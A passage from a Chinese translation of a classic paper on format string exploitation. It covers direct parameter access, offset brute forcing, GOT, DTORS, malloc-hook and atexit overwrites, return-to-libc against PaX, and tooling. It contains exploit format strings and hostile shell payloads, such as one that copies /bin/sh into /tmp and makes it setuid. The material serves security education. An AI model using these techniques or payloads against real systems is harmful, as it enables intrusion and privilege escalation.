除了改进栈弹出方式，有一个巨大简化方式，它被称为“直接参数访问”，一种直接从格式化字符串对栈寻址的方式。几乎所有现有的 C 标准库都支持这个特性，但是并不所有都能够将这个方式应用于格式化字符串利用上。

> 译者注：MSVC 不支持这个特性。

直接参数访问由 `$` 修饰符控制：

```
printf ("%6$d\n", 6, 5, 4, 3, 2, 1);
```

这会打印 `1`，因为 `6$` 显式寻址了栈上的第六个参数。使用这种方式，整个栈弹出序列就可以扔掉了。

```
char foo[4];
printf ("%1$16u%2$n"
        "%1$16u%3$n"
        "%1$32u%4$n"
        "%1$64u%5$n",
        1,
        (int *) &foo[0], (int *) &foo[1],
        (int *) &foo[2], (int *) &foo[3]);
```

这会在 `foo` 中创建 `\x10\x20\x40\x80`。这个直接访问在 BSD 机器衍生系统中仅仅限制于前八个参数，除了 IRIX。Solaris 的 C 标准库将其限制在前三十个参数，就像在 portal 的文章中那样。如果你选择了负的或者巨大的值，打算访问低于当前位置的栈参数，它不会产生预期结果而是崩溃。

虽然它极大简化了利用，你应该尽可能使用栈弹出技巧，因为它使你的利用可以一直。如果你想要利用的漏洞仅存于一个平台上，它允许这种方式，你当然可以利用它（例如 LSD 的 IRIX telnet 守护进程利用 [21]）。

五、爆破

当利用这种漏洞，例如缓冲区溢出或者格式化字符串漏洞时，它通常会失败，因为没有当心最后的障碍：将所有偏移弄正确。基本上，寻找正确的偏移意味着“将什么写到哪里”。对于简单的漏洞，你可以可靠地猜测正确偏移，或者爆破它，通过一个一个尝试它们。但是一旦你需要多个偏移，这个问题就指数增长，它变得不可能爆破。

在格式化字符串中，只有你在利用守护进程，或任何只给你一次尝试机会的程序时，这个问题才会出现。一旦你拥有多次尝试机会，你就可以观察格式化字符串的响应，虽然不足以发现所有必要的偏移。

这是可能的，因为在完全控制它只花钱，我们已经可以有限控制目标进程：我们的格式化字符串已经告诉了远程进程要做什么么，让我们能够窥探内存，或者测试一定的行为。

因为这里解释的两种方式差异很大，它们会单独解释。

5.1 基于响应的爆破

tf8 在最流行的格式化字符串利用（wu-ftpd 2.6.0）中 观察并利用了打印出来的格式化回应。它使用这个回应来判断距离。

我和 smiler 深入发展了这个技巧，来判断两个其它地址，也就是返回地址`retaddr`和返回地址位置`retloc`，并使用它来构建完整的偏移独立的 wu-ftpd 利用程序（7350wu [22]）。

为了爆破这个距离，你应该像这样使用格式化字符串。

```
"AAAABBBB|stackpop|%08x|"
```

`stackpop`取决于我们打算猜测的距离。距离在每次尝试中都会增加：

```
while (distance > 0) {
    strcat (stackpop, "%u");
    distance -= 4;
}
```

如果我们探测距离 32，格式化字符串为：

```
"AAAABBBB|%u%u%u%u%u%u%u%u|%08x|"
```

我们从栈上弹出了 32 个字节（8 个`%u`），并以十六进制，打印了第 32 字节位置的四个字节。理想情况下的输出为：

```
AAAABBBB|983217938177639561760134608728913021|41414141|
```

`41414141` 是 `AAAA` 是十六进制形式，我们越过了整好 32 字节的距离。如果你不能通过增加距离到达该模式串，这有两个原因：一是距离太大无法到达，例如如果格式化字符串位于堆上，二是不是以四字节对齐。在后者的情况中，我们仅仅需要在格式化字符串前面插入一个到三个伪造字节。之后我们可以滑动字符串的位置，以便模式串 `42414141` 变为正确的模式串 `41414141` 。

一旦你设置了对齐和距离，你就可以爆破格式化字符串的缓冲区地址了。因此你使用这样的格式化字符串：

```
addr|stackpop|______________________________%%|%s|
```

格式化字符串从左到右处理，`addr` 和 `___` 序列没有任何害处。`stackpop` 将栈指针向上移动，直到它指向 `addr` 地址。最后 `%s` 打印出 `addr` 处的 ASCIIZ 字符串。

在理想情况下，`addr` 会指向我们格式化字符串的 `___` 序列。这里输出为：

```
garbage|___________________________%|______%%|%s||
```

其中 `garbage` 由 `addr` 和 `stackpop` 输出组成。之后处理的 `___%%` 字符串会转换为 `___%` ，因为 `%%` 被格式化字符处理器转换为 `%` 。之后字符串 `______%%|%s|` 被插入，因为我们提供的格式化字符串的 `%s` 被处理。要注意在我们尝试处理不同的 `addr` 值，它是唯一会发生变化的值。在我们的理想情况下，我们让 `addr` 直接指向我们的缓冲区。你可以看到，通过观察 `%%` ，我们可以分辨出指向我们的格式化字符串的地址（带有两个 `%` 字符），以及偶然指向目标缓冲区（只有一个 `%` 字符，由于被格式化函数转义）的指针。

如果 `addr` 指向了目标缓冲区，输出为：

```
garbage|___________________________%|______%||
```

你可以看到，只有一个 `%` 字符。这让我们能够精确预测目标缓冲区，对于格式化字符串在堆中的情况，这会非常有用。

由于我们知道了，我们的 `%s` 相对于格式化字符串的起始位于哪里，并且我们拥有了指向缓冲区的地址，我们就可以将地址重定向，以便精确了解我们的格式化字符串在哪里开始。由于你通常希望将 shellcode 放在格式化字符串中，你可以准确计算出相对于格式化字符串地址的 `retaddr` 。

5.2 盲爆破

盲爆破不像基于响应的爆破那样直接。基本的理念是，我们可以测量出远程计算机处理格式化字符串的所需时间。类似`%.9999999u`比简单的`%u`花费的时间要长。同样，通过在未映射的地址上使用`%m`，我们可以可靠地产生段错误。

此类爆破的这一基本的方式由 tf8 发明，之后由我改进来爆破缓冲区地址。

由于这个工具相对复杂，并且仅仅可用于特殊的场景，我在`example/`目录下提供了可用的示例。如果你可以多次触发案例，但是不能查看格式化函数的响应，例如在`syslogs`服务中，这是个有意思的东西。

如果你对这个技巧感兴趣，请参见源码，我在此处就不描述了。

六、特殊案例

有一些可以利用的特定场景，不需要了解所有偏移，或者你可以使利用更加简单，直接，最重要的是：可靠。这里我列出了一些利用格式化字符串漏洞的常见方法。

6.1 替代目标

受基于栈的缓冲区溢出的较长历史的影响，很多人认为，覆盖栈上的返回地址是控制进程的唯一方式。但是如果我们利用格式化字符串漏洞，我们不能准确知道我们的缓冲区在哪里，并且我们可以覆盖另外一些东西。常见的基于栈的缓冲区溢出只能覆盖返回地址，因为它们也存储在栈上。但是使用格式化函数，我们可以覆盖内存中的任意地址，让我们能够修改整个可写入的进程空间。

因此，检验其它部分或完全控制被利用程序的方式，就很有意思了。在特定场景下，这可以产生一种更简单的利用方式 -- 我们之前看到 -- 或者可以用于绕过特定的保护。

我会在这里简单讨论一下替代的地址，并给出更深入的文章的引用。

6.1.1 GOT 覆盖

任何 ELF 二进制 [12] 的进程空间都包含一个特殊区段，叫做“全局偏移表”（GOT）。每个程序使用的库函数都在这里拥有一个条目，它包含一个真实函数的地址。这样是为了允许库在进程内存中简单地重定向，而不是使用硬编码的地址。在程序首次使用函数之前，条目包含运行时链接器（RTL）的地址。如果函数被程序调用，控制流就传递给了 RTL，并且函数的真实地址被解析并插入到 GOT。该函数的每个调用都将控制流直接传递给它自己，RTL 不再为该函数调用了。对于 GOT 利用的更加全面的概览，请参考 Lam3rZ 兄弟的不错的文章 [19]。

通过覆盖程序随后使用的函数的 GOT 条目，我们就可以利用格式化字符串漏洞，获取控制权，并跳到任何可执行的地址。不幸的是，这意味着任何基于栈的保护都会失效，它们检查了返回地址。

我们从覆盖 GOT 条目中获得的巨大优势，就是它独立于环境变量（例如栈），以及动态内存分配（堆）。GOT 条目的地址在每个二进制中是固定的，所以如果两个系统运行了相同的二进制，GOT 条目始终是同一地址。

你可以通过执行这个命令，看到 GOT 条目位于函数的哪里：

```
objdump --dynamic-reloc binary
```

真实函数（或者 RTL 链接函数）的地址直接就是打印出的地址。

另一个非常重要的因素，为什么使用 GOT 条目来获取控制权，而不是返回地址，是代码的形式（在一些“安全”指纹守护程序中发现）：

```
syslog (LOG_NOTICE, user);
exit (EXIT_FAILURE);
```

这里你不能通过覆盖返回地址，来可靠地获取控制权。你可以尝试覆盖`syslog`自己的返回地址，但是更加可靠的方式就是覆盖`exit`函数的 GOT 条目，它会将执行流传递给你指定的地址，只要`exit`被调用。

> 译者注：动态链接时，程序会调用`libc`中的系统调用的封装。其它系统调用同理。

但是 GOT 技巧的最实用的优点，就是它易于使用，你只需要运行`objdump`，就能得到要覆盖的地址（`retloc`）。黑客们都懒得打字（除了粗心）。

6.1.2 DTORS

实用 GCC 编译的二进制包含一个特殊的析构器表区段，叫做`DTORS`。在真实的`exit`系统调用触发之前，在所有的常见清理操作完成之后，这里列出的析构器会调用。`DTORS`区段为以下格式：

```
DTORS: 0xffffffff 0x00000000 ...
```

其中第一项是一个计数器，它保存了下面函数指针的数量，如果列表为空则为负一（就像这里）。在所有 DTORS 区段的实现中，这个字段都是被忽略的。之后，在相对偏移`+4`的位置，就是清理函数的地址，以 NULL 地址终止。你可以仅仅将这个 NULL 指针覆盖为你的 shellcode 指针，并且你的 shellcode 就会在程序退出时执行。这一技巧更加复杂的介绍可以在 [17] 找到。

6.1.3 C 标准库的钩子

几个月之前，Splar Designer 介绍了一种新的技巧来利用`malloc`分配的内存中基于堆的溢出。它提倡覆盖 GNU C 库以及其他库中的钩子。通常，这个钩子有内存调试和性能工具使用，在应用使用`malloc`接口分配或释放内存时获取通知。有一些钩子，但是最常见的是`__malloc_hook`、`__realloc_hook`和`__free_hook`。通常它们设为 NULL，但是只要你使用指向你代码的指针覆盖了它，你的代码就会在`malloc`、`realloc`和`free`执行时调用。由于钩子通常用作调试工具，它们在真实函数执行之前调用。

关于`malloc`覆盖技巧的讨论在 Solar Designer 关于 Netspace JPEG 解码器漏洞的报告中提供。

6.1.4 `__atexit` 结构

几个月之前，Kalou 介绍了一种利用 Linux 下静态链接二进制的方式，它利用了叫做`__atexit`的通用处理器，只要你的程序调用了`exit`，它就会执行。这允许程序建立很多处理器，它们会在退出时调用来释放资源。`__atexit`结构上的攻击的详细讨论，可以在 Pascal Bouchareines 的文章 [16] 中找到。

6.1.5 函数指针

如果漏洞应用使用了函数指针，我们就有机会覆盖它们。为了充分利用它们，你需要覆盖它并且之后触发它们。一些守护程序使用函数指针表来处理命令，例如 QPOP。同时，函数指针也通常用于模拟类似`__atexit`的处理器，例如 SSHD。

6.1.6 `jmpbuf`

首先，`jmpbuf`覆盖技巧用于堆缓冲区的利用。使用格式化字符串，`jmpbuf`的行为就像函数指针，因为我们可以覆盖内存的任意地方，不仅限于`jmpbuf`到我们的缓冲区的相对位置。深入讨论可以在 Shok 关于堆溢出的文章中发现。

6.2 Return-to-libc

你可以使用常见的 Return-to-libc 技巧，同样是由 Solar Designer 提出的 [14]。但是有时会有捷径，它会产生更简单的利用。

```
FILE * f;
char foobuf[512];

snprintf (foobuf, sizeof (foobuf), user);
foobuf[sizeof (foobuf) - 1] = '\0';
f = fopen (foobuf, "r");
```

你可以将`fopen`的 GOT 地址替换为`system`的函数地址。之后使用这样的格式化字符串：

```
"cd /tmp;cp /bin/sh .;chmod 4777 sh;exit;" "addresses|stackpop|write"
```

其中`addresses`、`stackpop`和`write`是常见的格式化字符串利用例。它们用于架构`fopen` GOT 条目覆盖为`system`的地址。`fopen`调用的时候，字符串转递给了`system`函数。或者你可以使用常用的旧方法，向上面描述的那样。

6.3 多重打印

如果你可以在相同进程中多次触发格式化字符串漏洞（就像 wu-ftpd 那样），你就可以不仅仅覆盖返回地址。例如，你可以将整个 shellcode 储存在堆上来绕过任何不可执行的栈保护。和其它这里解释的技巧一起使用，你就可以绕过下面的保护措施（显然是不完全的）：

- StackGuard
- StackShield
- Openwall 内核补丁（由 Solar Designer）
- libsafe

在 2000 年十月中旬，一群人发布了一系列 Linux 内核补丁，叫做 PaX [11]，能够高效实现可读可写但不可执行的页面。由于它不娴好后在 x86 CPU 系列上这么做，这个补丁用了一些技巧，它们被 Plex CPU 模拟器项目所发明。在运行这个补丁的系统中，几乎不可能执行引入该进程的任意 shellcode。但是多数情况下，在进程空间中已经有了实用的代码。我们可以执行这个代码来做通常在 shellcode 中所做的事情。

使用通常的 Return-to-libc 技巧 [14]，你可以绕过这个保护。最简单的案例就是返回到`system`库函数，使用格式化字符串作为参数。

通过稍微优化字符串，你可以将需要了解的强制性偏移减为一个：`system`函数地址。为了调用程序，你可以在格式化字符串的尾部使用这个序列：

```
";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;id > /tmp/owned;exit;"
```

任何指向`;`字符的地址，传递给`system`函数时，都会执行该命令，因为`;`字符在 shell 的命令中是 NOP。

6.4 堆中的格式化字符串

到现在为止，我们假设格式化字符串始终在栈上。但是，有些情况下，它储存在堆上。如果栈上有另一个我们可以影响的缓冲区，我们就可以使用它来提供要写入的地址，但是如果没有这种缓冲区，我们有几种替代方案。

如果目标缓冲区在栈上，我们首先可以打印它，之后使用那里的地址，来使用`%n`参数写入：

```
void func (char *user_at_heap) {
    char outbuf[512];
    snprintf (outbut, sizeof (outbuf), user_at_heap);
    outbuf[sizeof (outbuf) - 1] = ’\0’;
    return;
}
```

这里我们使用了一个格式化字符串，它包含我们想要写入的地址，像通常一样。但是它特别的是，我们不能从格式化字符串本身来访问这些地址，而是通过目标缓冲区。为此我们首先需要在栈上储存地址，通过简单打印它们。因此写入的序列需要在格式化字符串的地址后面。

如果两个缓冲区都不在栈上，问题就来了：

```
void func (char *user_at_heap) {
    char * outbuf = calloc (1, 512);
    snprintf (outbut, 512, user_at_heap);
    outbuf[511] = ’\0’;
    return;
}
```

现在它取决于我们是否可能在栈上提供数据。例如，一些 wu-ftpd 的利用使用密码字段来储存数据（shellcode，并不是地址 -- 这些利用程序不能利用非匿名的账户）。

每个漏洞和利用都是不同的，在说它不可利用之前，你应该花费几个小时来学习漏洞，并且你有可能是错的，因为这里展示的不仅仅是格式化字符串漏洞的历史。（你好，OpenBSD 团队！）

6.5 特殊的考虑

除了利用自身，也有一些需要考虑的东西。如果格式化字符串含有 shellcode，它不能包含`\x25`（`%`）或者空字节。但是由于没有重要的操作码是`0x25`或者`0x00`，你在构造 shellcode 时不会有什么麻烦。如果地址储存在格式化字符串中，是一样的。如果你想要写入的地址包含空字符，你可以将其替换为某个奇数地址的短整形写入，它位于你想要写入的地址下方。虽然它在所有架构上都是不可能的。同样，你也可以使用两个单独的格式化字符串。第一个在内存中，整个字符串的后面创建你打算写入的地址。第二个使用这个地址来写入它。

这可能变得有些复杂，但是可以可靠地利用，并且有时值得花费精力。

七、工具

一旦利用完成，或者甚至在利用开发过程中，使用工具来获取必要的偏移更加有用。一些工具也有主意识别漏洞，例如在闭源软件中的格式化字符串漏洞。我在这里列出了四个工具，它们对我来说很有用，可能对你也是。

7.1 `ltrace`，`strace`

`ltrace` [8] 和 `strace` [9] 工作方式相似：在程序调用它们时，它们勾住库和系统调用，记录它们的参数和返回值。这让你能够观察程序如何和系统交互，将程序本身看做黑盒。

所有现存的格式化函数都是库调用，并且它们的参数，最重要的是它们的地址都可以使用 `ltrace` 来观察。任何可以使用 `ptrace` 的进程中，你都可以使用这个方式快速判断格式化字符串的地址。`strace` 用于获取缓冲区地址，数据读入到该地址中，例如如果 `read` 被调用来读取数据，它们之后又用作格式化字符串。

了解这两个工具的用法，你可以节省大量时间，你也可以使用它们来尝试将 GDB 附加到过时的程序上，它没有任何符号和编译器优化，来寻找两个简单的偏移。

> 译者注：在 Windows 平台上，你可以使用 SysinternalsSuite 来观察文件、注册表和 API 的使用情况。

7.2 GDB，`objdump`

GDB [7]，经典的 GNU 调试器，是一个基于文本的调试器，它适用于源码和机器代码级别的调试。虽然它看起来并不舒服，一旦你熟悉了它，它就是程序内部的强大接口。对于任何事情，从调试你的利用，到观察进程被利用，它都非常好用。

`objdump`，一个 GNU 二进制工具包中的程序，适用于从可执行二进制或目标文件中获取任何信息，例如内存布局，区段或 `main` 函数的反汇编。我们主要使用它来从二进制中获取 GOT 条目的地址。但是它可以以很多不同的方式使用。

> 译者注：这两个工具都在 `build-essential` 包中，可以执行 `apt-get install build-essential` 来安装。
>
> 译者注：在 Windows 平台上，你可以使用 OllyDbg 或者 WinDbg（x86，x64）来代替 GDB，你可以使用 IDA Pro 来代替`objdump。

参考文献

[1] TESO Security Group, http://www.team-teso.net/

[2] Chaos Computer Club: 17th Chaos Communication Congress,
http://www.ccc.de/congress/

[3] portal, “Format String Exploitation Demystified”, preliminary version 21, not yet published,
http://www.security.is/

[4] Pascal Bouchareine, “format string vulnerability”, http://www.hert.org/papers/format.html

[5] Plasmoid / THC, Stack overflows,
http://www.thehackerschoice.com/papers/OVERFLOW.TXT

[6] Halvar Flake, “Auditing binaries for security vulnerabilities”,
http://www.blackhat.com/presentations/bh-europe00/HalvarFlake/HalvarFlake.ppt

[7] GDB, The GNU Debugger, http://www.gnu.org/software/gdb/gdb.html

[8] ltrace, no official maintainer, http://www.debian.org/Packages/stable/utils/ltrace.html

[9] strace, http://www.wi.leidenuniv.nl/%7ewichert/strace/

[10] GNU binutils, http://www.gnu.org/gnulist/production/binutils.html

[11] PaX group, “Implementing non executeable rw pages on the x86”,
http://pageexec.virtualave.net/

[12] Tool Interface Standard, Executeable and Linking Format Specifications v1.2,
http://segfault.net/%7escut/cpu/generic/TIS-ELF%20v1.2.pdf

[13] Silvio, “ELF executeable reconstruction from a core image”,
http://www.big.net.au/%7esilvio/core-reconstruction.txt

[14] Solar Designer, post to Bugtraq mailing list demonstrating return into libc, Bugtraq Archives 1997 August 10

[15] Solar Designer, JPEG COM Marker Processing Vulnerability in Netscape Browsers, advisory demonstrating malloc management information overwrite,
http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt

[16] Pascal Bouchareine, “__atexit in memory bugs: proof of concept”

[17] Juan M. Bello Rivas, “Overwriting the .dtors section”

[18] Matt Conover aka Shok, “w00w00 on Heap Overflows”, http://www.w00w00.org/files/articles/heaptut.txt

[19] Bulba and Kil3r, Lam3rZ, Bypassing StackGuard and StackShield, Phrack issue 56, article #5, http://phrack.infonexus.com/

[20] Kil3r, Lam3rZ, 33_su.c, exploit for su/msgfmt for Immunix Linux

[21] LSD crew, IRIX telnet daemon exploit irx_telnetd.c and explanations, http://www.lsd-pl.net/ , http://www.securityfocus.com/templates/archive.pike?list=1&mid=75864

[22] TESO wu-ftpd 2.6.0 exploit: 7350wu, http://www.team-teso.net/releases.php